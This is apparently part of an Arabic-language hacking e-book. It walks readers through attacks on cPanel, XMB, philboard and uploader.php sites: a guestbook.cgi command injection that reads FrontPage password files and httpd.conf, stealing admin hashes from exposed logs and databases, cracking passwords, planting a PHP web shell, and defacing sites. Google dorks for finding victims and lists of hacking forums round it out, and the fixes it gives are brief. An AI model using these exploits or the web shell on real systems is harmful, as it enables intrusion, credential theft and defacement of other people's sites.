/usr/local/bandmin/htdocs

وإيكم هذه التفاصيل عن هذه الثغره.....

Notice:

Any Resellers or Dedicated hosts that use cPanel you should be aware that there is still an exploit people are using to see what domains are hosted on the server.

If you have cPanel/WHM on your server, just go to your domain and put Hopefully you <http://yourdomain.com/bandwidth//bandwidth/> after it. will get a "You don't have permission to access /bandwidth/ on this server" message or it will ask for a password.

Otherwise you will be at a page titled "Bandmin 1.4 (what ever

version)” from here you can access the monthly stats with a list of all domains with over 1MB of transfer.

The fix are listed below:

Make a TXT file with these lines in it: Use your servers IP# for the XXX

```
allow from xxx.xxx.xxx.xxx
deny from all
```

Name it .htaccess and place it in the servers /usr/local/andmin/htdocs directory. This will block all but the IP that you use in the .htaccess file.

اما فيوجد ثغرة السي بانل التي لم يتم ذكرها لكن اغلب المواقع اغلتها الان

cgi-sys/guestbook.cgi?user=cpanel&template

تكتب هذا الرابط بعد اسم الموقع
ولكن بعد علامة |= تكتب الامر باللينكس |
لأستعراض باسورد موقع على السيرفر
مثلا

**[/cgi-sys/guestbook.cgi?user=cpanel&template=|cat
/home/XXX/public_html/_vti_pvt/service.pwd](http://cgi-sys/guestbook.cgi?user=cpanel&template=|cat/home/XXX/public_html/_vti_pvt/service.pwd)**

وهذا الامر لكي اسهل على البعض استعراض هذا الملف مع ملاحظة
]] او هو استعراض ما بداخل الملف]]
]] cat وهو استعراض صفحة داخل ملف سواء كانت php او]] html
]] vi ترى صلاحياتك في رؤية هذه الصفحة ويمكنك ذا لك عن طريق هذا الامر
-a]] لهذا الامر يظهر لك الملفات ولو جيت تقراه بالتفصيل هو استعراض
رؤية الملفات التي يسمح لك برؤيتها لو جيت تقول كيف اقولك تعال
]] او هو استعراض a]] وهو يظهر لك امام كل ملف عدت فراغات اذا كان
اول فراغ فيها x فما تقدر تشوفه

الحين بدخل معاكم في تفصيل ممل للأمر

]]=====]]

cat /home/XXX/public_html/_vti_pvt/service.pwd

[[**cat** زي ما ذكرنا سابقا اللي هو استعراض الصفحات]]
 [[**home** هو عبارته عن قسم في هارديسك سيرفر لينكس زي **زي D**
 او **C** في الويندوز]]
 [[**public_html** هذا هو عبارته عن ملف موجود داخل اي اف تي بي لاي موقع
 في الدنيا وهذا الملف مهم لانه داخله تنحط الصفحات ولاحظو
 انه موجود في السيرفر كل ملفات الـ **public_html** لكل المواقع
 اللي على السيرفر]]
 [[**_vti_pvt** وهو ملف موجوده فيه ملفات الفرونت بيج]]
 [[**service.pwd** وهو الملف اللي بيبيدك في رؤية كل باسوردات السيرفر مع
 يوزراتها بس بتكون مشفره]]

[[**XXX** اسم الموقع الموجود على السيرفر وتريد رؤيت ملف
 الفرونت بيج فيه]]

وبعد وجود الباسوردات طبعا بتلاقيها مشفره
 لانها عبارته عن ملفات **service.pwd** لانها ملفات الفرونت بيج
 اذا راح تلاقي:

```
# -FrontPage-
adshhhhg:T_h1rTAnSmwck
advrsgrent:yTPvsh2SKGI46
# -FrontPage-
sfjhsdlj:KH5xpD5HGFQio
# -FrontPage-
sdfQKG0nPulR5aY
# -FrontPage-
afsdgfrica:7njMXh9/HImTA
# -FrontPage-
aftergsdfsgnoo:wyXqflo6kr7TI
```

راح تلقاه زي كذا كذا عاد انت وشطارتك ببرنامج جوهن ذا ريبر بنفك التشفير

او كي الحين بيجي واحد موسوس بيقول في نفسه طيب انا جيت الباسوردات + اليوزرات
 كيف اعرف اسم الموقع ((فعلا الوسوسه لها فايده اليومين ذي))
 او كي اقولك تعال حبيبي

اكتب الامر ذا

```
cat /etc/httpd/apache/conf/httpd.conf
```

في هذا الملف راح يستعرض لك كل كبيره وصغيره في السيرفر
 نبتدي بشرح هذا الامر:

[[**cat** تم ذكره سابقاً]]
 [[**etc** وهو عبارة عن ملف شبه امني تخزن فيه الباسوردات وملفات اللوج والأشياء المسموح بها في السيرفر]]
 [[**httpd** وهو ملف المواقع الموجوده على السيرفر]]
 [[**apache** ملف يوجد داخل الملف الامني وتوجد به معلومات عن السيرفر ونوعه وكل شي يختص به]]
 [[**conf** وهو اختصار لكلمة **config** وهو ملف بشكل عام يختص بكل ما هو سرى بالموقع مثل اليوزر والباسورد للموقع او لقواعد البيانات]]
 [[**httpd.conf** وهو الملف المطلوب اللذي يوجد فيه كل شي خاص بالموقع اسمه واليوزر الخاص به ومساحته على السيرفر وايمل صاحبه]]

وهذا اللي راح تلقاه

PHP:

```
ServerAlias <a href="http://www.NIGHTMARE.com" target="_blank">w
ww.NIGHTMARE.com</a> NIGHTMARE.com
ServerAdmin [email]webmaster@NIGHTMARE.com[/email]
DocumentRoot /home/NIGHTMARE/public_html
BytesLog domlogs/NIGHTMARE.com-bytes_log
User NIGHTMARE
Group NIGHTMARE
ServerName <a href="http://www.NIGHTMARE.com" target="_blank">w
ww.NIGHTMARE.com</a>
CustomLog domlogs/NIGHTMARE.com combined
ScriptAlias /cgi-bin/ /home/NIGHTMARE/public_html/cgi-bin
```

إذا لم يبق لك شئ اتكل على الله
 وفك التشفير
 شغل الاف تي بي وامسح الموقع وحط الاندكس
 والسلام ختام...

" ثغرة في نوع XMB من المنتديات "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: MaXhAk2000

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

السلام عليكم ورحمة الله وبركاته،،،

اما بعد (((((((((أنا ابرئ ذمتي من اي استخدام خاطئ لهذه الغره ضد اخواننا العرب،والله على ما اقول شهيد))))))))...
بسم الله نبدأ،،،
تعتبر المنتديات من نوع xmb من المنتديات التي اكتسبت شهره واسعه في مجالها وحالتها حال الكثير من الأنواع الأخرى من المنتديات من وجود الثغرات والأختراقات فلا يوجد شيء كامل على وجه الأرض الا الله عز وجل..

وصف للثغره::
وقد تم اكتشاف ثغره جديده في هذا النوع من المنتديات مما يمكنك ان تكون المدير على المنتدى او تكون مشرف اوي اي عضو اخر

الأصدار المصاب:::

XMB 1.6 Magic Lantern Final

الشرح والتطبيق:::

جا وقت الشغل والجد <<سوف اقوم بتقسيم الدرس على خطوات حتى يفهم ويكون اوووضح وأسهل:

1- عليك بالذهاب الى موقع جوجل <http://www.google.com/>

2- اكتب في منطقة البحث **XMB 1.6 Magic Lantern Final**

3- سوف ترى منتديات كثيييييييره اكثرها مصابه بهذه الثغره لكن رجاء لاتقرب المنتديات العربية وعليك بتحذيرها من الثغره الموجوده.

4- اضغط على اي منتدى وقم بكتابة الكلمة التالية بعد عنوان المنتدى

`index_log.log` يعني راح يكون زي كده

http://www.*****.com/masseqboard/index_log.log

5- راح ينزل عندك ملف والملف عباره عن ملف زي الكوكيز كبير وفيه اسماء المستخدمين والباسورد وأشياء ثانيه ماتهمنا.

6- لأن عليك بالبحث في المنتدى عن اسم المدير وذلك بالذهاب الى المواضيع وتشوف الأسماء والي تلقى تحت اسمه ادمن ستريتور انسخ اسمه.

7- افتح الملف الي نزلته من الموقع وسوي بحث عن اسم المدير راح يجيك زي كده مثلا:::

`xmbuser=admin`

واباس راح تلقاه قدامه زي كده

`xmbpw=1faeb6747a31c854800ddf3c62b1717a`

8- طبعا الباس في هذه الحاله مشفر وفك التشفير صعب لهذا الغرض قامت شركة

CCi بتصميم برنامج يقوم بهذا الغرض وهذه وصلت البرنامج
<ftp://www.cafecounterintelligence.com/ci/chigger.exe>
 9- إعدادات البرنامج كالتالي في الصورة:



- رقم (١) قم بوضع علامة صح.
 رقم (٢) قم بوضع اسم العضو سواء مدير او غيره
 رقم (٣) قم بوضع الباس المشفر حق العضو او المدير او غيره
 رقم (4) قم بوضع علامة صح.
 رقم (٥) قم بوضع البروكسي الي تريده او البروكسي حق مزوده الخدمه حقك
 رقم (٦) قم بوضع المنفذ حق البروكسي

- 10- بقی شيء واحد بعد اتمام الإعدادات حققت البرنامج بقي ان تذهب الى المتصفح انترنت اكسبلورر > اضغط بالزر اليمين >الاتصالات >اعدادات > قم بوضع البروكسي هذا >127.0.0.1 والمنفذ ٨٠٨٠
 11- بعد ذلك اذهب للمنتدى المستهدف وتجوول فيه وكأنك المدير تبع المنتدى وسوي الي تبغاه.

 الحل لسد الثغرة:

لتصدي لهذه الثغره وحلها عليك بالتالي::

1-افتح الملف index.php

2-وابحث عن الكود التالي :

include "index_add.php"

?>

3-ثم قم بحذفه.

4-قم بحذف الملف index_log.log من مجلد المنتدى.

=====

طريقه اخرى لحل هذه الثغره

قم بتريقة المنتدى الى الأصدار 1.8

انتهى الشرح،،،....

" شرح ثغرة philboard "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: Hi_HaCkEr

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

سأذكر احد الثغرات في بعض اللغات الديناميكية (asp) active server pages

طبعا هذه اللغة وللأسف بها ثغرات عديدة وخصوصا في التعامل مع قواعد بياناتها .

بشكل مختصر هذه اللغة تعتبر من لغات البرمجة الديناميكية التفاعلية لبرمجة مواقع الانترنت ولها ميزة بأن الكود لها مخفي

وتعتمد قواعد بياناتها على ثلاثة أنواع هي :

sqlserver && sql && M.S Access

واما قاعدة بيانات ما يكروسوفت أكسس فثغراتها من أبسط الثغرات بحيث انك اذا وجدت امتدادا واسم قاعدة البيانات فقط فانك تستطيع تحميلها على جهازك مباشرة وتصفح جميع الباسوردات بسهولة ويسر وبدون تشفير أيضا .

واليكم المثال من أحد المنتديات التي تتضح جليها بها هذه الثغرة وهي باسم philboard.asp

مثل هذا المنتدى <http://www.khill.co.uk/forum/philboard.asp>

وطريقة ايجاد مثل هذا النوع منتديات اذهب الى جوجل كما ذكرنا سابقا وابحث عن > philboard وانتظر النتائج....

+++++
كيف تحمل قاعدة البيانات ؟

اكتب هذا الامتداد

وبعد ذلك حاول ان يكون المنتدى به عديد قليل من المواضيع حتى يكون حجم قاعدة البيانات صغير جدا للتطبيق والتسليم بسرعة

وهذا هو امتداد واسم قاعدة البيانات لقاعدة البيانات

database/philboard.mdb

وتكتبه بعد اسم الموقع والمنتدى مثل

<http://www.khill.co.uk/forum/database/philboard.mdb>

ولا بد لكي تقرا قاعدة البيانات ان يكون في جهازك برنامج ما يكروسوفت أكسس وبعد فتح قاعدة البيانات ستجد بداخلها عدة جداول فيعا جميع محتويات قاعدة البيانات من ضمنها وهو المهم جدول المستخدمين ال users

وستجد اول اسم عالبا هو **admin** وهو اسم المدير العام مع الباسورد

والحل لهذه الثغرة / هو تغيير مسار قواعد البيانات لكل منتدى . فكما راينا ان منتديات **philboard.asp** قواعد بياناتها جميعا لها نفس الاسم والامتداد.....

" شرح ثغرة uploader.php "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: Hi_HaCkEr

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

هي ثغرة في برنامج uploader.php وهو متوفر باصداره 1,1 وتسمح لك برفع اي ملف او حتى
سكربتات php

وتستطيع تحميله من <http://www.phpscriptcenter.com/uploader.php>

الاسكربت من اسمه يتضح بانه يعطيك ميزة رفع ملفات لموقعك مباشرة لكن ((بوجود باسورد))

طيب اذا لم يكن محمي بباسورد اذا السيرفر كله سيصبح تحت سيطرتك اذا لم يكن في حالة
safe_mode اما اذا كان سيف مود فالموقع فقط سيصبح تحت سيطرتك
اذا حملت الملف لموقعك فقم بتغيير الباسورد وتستطيع عمل ذلك من ملف setup.php

open setup.php and edit these options واستعرض هذا الاعدادات

```

$ADMIN[RequirePass] = "Yes"; // Checks to see if upload has a vaild
password
$ADMIN[Password] = "password"; // This is the password if the above
قم بتغيير الباسورد من هنا
option is Yes
$ADMIN[UploadNum] = "5"; // Number of upload feilds to put on the
html عدد الملفات
page
$ADMIN[directory] = "uploads"; // The directory the files will be
uploaded to (must be chmoded to 777)
الخيار

```

طبعا ان لم يكن الملف محمي بباسورد فتستطيع تحميل اي ملف وسيكون بداخل مجلد uploads
فاذا رفعناها مثلا هذا الاسكربت

```

<?php
$cmd = $_GET["cmd"];
system("$cmd");
?>
سنصل للـ cmd ونستطيع تنفيذ اوامر على السيرفر etc .....
فاذا نفذنا

```

<http://www.victim.com/uploads/shellemul.php?cmd=id>

سيكون الناتج مثلا

uid=21(apache) gid=21(apache) groups=21(apache)

طبعا هذا سكربت بسيط ولمزيد من الرفاهية ارفع سكربت الشل او اي سكربت مماثل له واستمتع (ان لم يكن السيرفر في حالة سيف مود)

طريقة البحث عن هذه الثغرة

ابحث في جوجل متبعا هذه الطريقة

allinurl: uploader.php

وسترى النتائج

وختاما اتمنى ان يكون الموضوع مفيدا للجميع.....

" أفضل المنتديات العربية للهاكر "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: MaXhAk2000

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

أقد لكم أفضل المواقع والمنتديات العربية في مجال الهاك بجميع مجالاته على حد معرفتي:::

١. منتديات العاصفة (منظمة هاي هكر) <http://www.3asfh.com/vb>
٢. منتدى شبكة الحزم الإسلامية. <http://www.7azm.net/vb/>
٣. منتدى ابن مصر. <http://www.ebnmasr.net/vb/>
٤. منتدى العقرب الأحمر <http://www.redstaing.ocm>
٥. منتدى إعصار. <http://www.e3sar.com/vb/>
٦. منتدى معتر نت. <http://www.emoataz.com/vb/>
٧. منتدى هاكر فلسطين. <http://www.h4palestine.com/>
٨. موقع <http://www.pharaonics.net/>
٩. منتدى نجم دوس. <http://www.naajm.com/vb>
١٠. منتدى امبراطورية العرب <http://www.arabse.net/forums/>

هذه افضل مارأيته وتصفحته عن المواقع العربية التي تدعم علم الهاك...

" أفضل مواقع الأمن والهك الإنجليزية "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: MaXhAk2000

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

هذه بعض المواقع المهمة التي يستخدمها الهكر لمعرفة اخر الثغرات الصادره مع مقالات بسيط لهذه المواقع

موقع Packet Storm Security

العنوان : <http://packetstorm.securify.com/>

واحد من اكبر قواعد البيانات التي تحمل كعلومات متعلقة بالأمن انا افضل الذهاب الى هذا الموقع مره في اليوم لقراءة قسم 'New Files Today' سواء للبحث عن ثغرات معينه او لأ.

اوجد الارشيف عن طريق Ken Williams حيث ان هذا الموقع يستهلك مئات الالوف من النقرات كل اسبوع

حاليا انتقلت ملكيته الى مالك (<http://www.securify.com/> Kroll-O-Nagra)

موقع Security Focus

العنوان : <http://www.securityfocus.com/>

قاعدة بيانات اخرى كاملة . تتحدث يوميا فهؤلاء الشباب القائمون على هذا الموقع لا ينامون ابدا!

BugTraq

العنوان : مستضيفه موقع (<http://www.securityfocus.com/> Security Focus) , وسابقا

كان مستضيفة (<http://www.netSPACE.org/> Netspace) .

BugTraq واحدة من افضل قائمة المراسلات البريدية mailing list التي تتهتم بالامن الالكتروني هذه القائمة يقوم عليها رئيس اسمه (aleph1@underground.org) Aleph1 يستقبل الرسائل التي ترسلها (عن ثغرة معينه مثلا) ويقوم بتحليلها وتنضيفها من ال spams والرسائل التي ليس لها فائدة او الثغرات القديمة ثم يقوم بإرسال الرساله الممتازه فقط الى جميع المشتركين في القائمة

انصحك بالتسجيل <http://www.securityfocus.com/>

تستطيع ايضا البحث في ارشيفاتها التي تعتبر لدي من افضل قواعد البيانات وذلك عن طريق دخول الموقع ثم البحث عن رابط 'search'

البحث Searching

اذا كنت تريد البحث عن ثغرة متعلقة بخدمه معينه مثلا Sendmail 8.8.3 فستحتاج لكتابت 'sendmail 8.8.3' واذا اردت البحث عن ثغره معينه مثلا هجوم حجب الخدمه local DoS ضد اي

نسخه من sendmail

فما عليك الا كتابت التالي 'local DoS sendmail' : بدون علامات الاقتباس.

وهذه بعض المواقع الاخرى:::

- ١. موقع <http://rootshell.redi.tk/>
- ٢. موقع <http://www.ussrback.com>
- ٣. موقع <http://www.insecure.org/sploits.html>
- ٤. موقع <http://www.linux.com.cn/hack.co.za>

+++++

=

أما بالنسبة لمواقع الهاك الإنجليزية فمعرفتي بها ضئيلة لعدم توسعي في اللغة الإنجليزية، وهذه المواقع كالتالي:::

- ١. موقع <http://www.haker.com.pl>
- ٢. موقع <http://www.webattack.com/>
- ٣. موقع <http://blacksun.box.sk>
- ٤. موقع <http://www.blackcode.com>

...

الخاتمة

نحمد الله ونشكره على ان وفقنا لإتمام هذا الكتاب والذي لانرجوا من وراءه الا الخير والثواب
فلا تنسوننا من دعوة في ظهر الغيب لنا وإخواننا المسلمين في كل مكان.

لكن ننوه هنا اللاشيء قد يقول البعض هذا الكتاب لا يحتوي على شروح للثغرات ومن هذا القبيل
لكن نقول نحن أنه يجب في البداية التأسيس ومن ثم ينطلق الشخص في هذا العلم الذي لا ينتهي
ويفقه نفسه بنفسه،، وأيضاً أن الثغرات لها وقت محدد وتنتهي ويتم ترقيعها لكن شرحنا بعضها من أجل باب
العلم بالشيء وللإستفادة لا غير...

هذا وصلى الله على النبي الختار محمد ابن عبدالله عدد ما تراكمت السحب وعدد ما تزاخرت النجوم ...

والسلام عليكم ورحمة الله وبركاته،،،

++++
+ أي استفسار أو نصيحة يرجى مراسلة:-
+ Hi_hacker@hotmail.com
+ Maxhak2000@hotmail.com
++++